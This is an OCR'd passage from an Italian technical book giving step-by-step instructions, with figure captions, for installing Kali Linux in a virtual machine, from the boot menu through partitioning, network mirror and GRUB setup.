


Figura 2.24 Selezione del disco di avvio.

Il clic su *Start* lancia la VM con l'immagine ISO di Kali come dispositivo di avvio. Dovrebbe presentarsi il menu di avvio di Kali (Figura 2.25).




Figura 2.25 Il menu di avvio di Kali.

Installare Kali Linux

Ora avete una VM che lancia un menu di avvio. Vediamo ora come si installa il sistema operativo.

Spostatevi fra le opzioni fino a *Install* e fate clic per continuare. (Importante: fate attenzione a scegliere *Install*, *non* una delle versioni Live,) Ricordate che, quando la VM avrà catturato l'input, dovrete premere Ctrl+Alt per ridare il controllo alla macchina host. Potete

ridare alla VM il controllo dei dispositivi di input facendo nuovamente clic in qualsiasi punto della finestra della VM.

Potrete vedere brevemente un errore come nella Figura 2.26. L’errore può comparire per un secondo o due (se si presenta). Poi l’installazione procederà ponendovi alcune domande di configurazione. L’installazione vi chiederà di configurare lingua, paese e mappa caratteri (l’assegnazione dei caratteri alla tastiera).




Figura 2.26 Un possibile errore temporaneo.

Fatte le vostre scelte personali, vi verrà chiesto un nome per il sistema. Anche in questo caso, si tratta di una scelta personale. Come si vede nella Figura 2.27, noi abbiamo scelto “w4sp”.




Figura 2.27 Inserimento di un nome per l'host.

Il programma di installazione chiede un dominio. Non è necessario: potete scegliere di continuare, come si vede nella Figura 2.28.




Figura 2.28 Saltiamo l'inserimento del dominio.

L’invito successivo riguarda l’inserimento della password per l’account root, come si vede nella Figura 2.29.




Figura 2.29 Inserimento di una password root.

Ovviamente, dovete scegliere con cura la password. Vi verrà chiesto di inserirla nuovamente a scopo di verifica.

L’invito successivo sarà per la selezione del fuso orario. Selezionate quello che corrisponde alla vostra posizione.

Poi vi verrà chiesto di configurare la partizione del disco. Selezionate l’opzione predefinita *Guided - Use Entire Disk*, come nella Figura 2.30.




Figura 2.30 Partizionamento del disco.

Il processo di installazione richiede che confermiate il disco come è presentato. Per la nostra macchina, la Figura 2.31 mostra che abbiamo confermato la partizione SCSI1 (0,0,0).

Dopo la conferma, vi viene chiesto di selezionare se volete tutti i file in una partizione. Selezionate l'impostazione predefinita, *All Files in One Partition*, come nella Figura 2.32.




Figura 2.31 Conferma del disco.




Figura 2.32 Conferma della partizione singola.

A questo punto, vi viene presentato un riepilogo delle scelte effettuate in merito alla partizione. Selezionate l'opzione *Finish Partitioning and Write Changes to Disk* per continuare, come nella Figura 2.33.

Un'ultima richiesta di conferma: selezionate *Yes* per scrivere le modifiche su disco, come nella Figura 2.34.




Figura 2.33 Scrittura delle modifiche sul disco.




Figura 2.34 Conferma delle modifiche al disco.

Dopo la conferma, l’installazione procede alla copia dei dati sul disco. Come al solito nel caso delle installazioni, una barra di stato (Figura 2.35) mostra lo stato di avanzamento. In basso nella finestra dell’applicazione VM, dovreste vedere una serie di icone che rappresentano l’hardware virtuale. La prima, un disco fisso, denota attività. L’installazione può richiedere parecchi minuti.




Figura 2.35 La barra di avanzamento dell'installazione.

Conclusa la copia dei dati, vi verrà chiesto se volete un *network mirror* (Figura 2.36).




Figura 2.36 L'opzione per un mirror di rete.

Un *network mirror* o *mirror di rete* è la fonte da cui la distribuzione Linux prenderà gli aggiornamenti. Se manterrete una connessione Internet alla macchina host, selezionate l'uso di un mirror di rete. Il processo di installazione dà poi la possibilità di inserire un proxy (se applicabile), come si vede nella Figura 2.37.




Figura 2.37 Proxy per la connessione di rete.

Se la vostra connessione Internet non si basa su un proxy, lasciate il campo vuoto e continuate. Dopo questo passaggio, l'installazione recupererà gli aggiornamenti per la distribuzione Linux. A seconda della velocità di connessione e del tempo trascorso dal rilascio della distribuzione che utilizzate, l'aggiornamento conseguente potrà richiede qualche minuto oppure anche un'ora.

Al termine dell'aggiornamento, bisogna installare il boot loader GRUB. La vostra nuova VM Kali Linux ha un solo sistema operativo (Kali Linux) e il boot loader GRUB se ne accorge. Continuate, poi confermate il dispositivo per l'installazione del boot loader. Selezionate l'unità presentata, che nel nostro caso è `/dev/sda`, come si vede nella Figura 2.38.




Figura 2.38 Il boot loader GRUB.

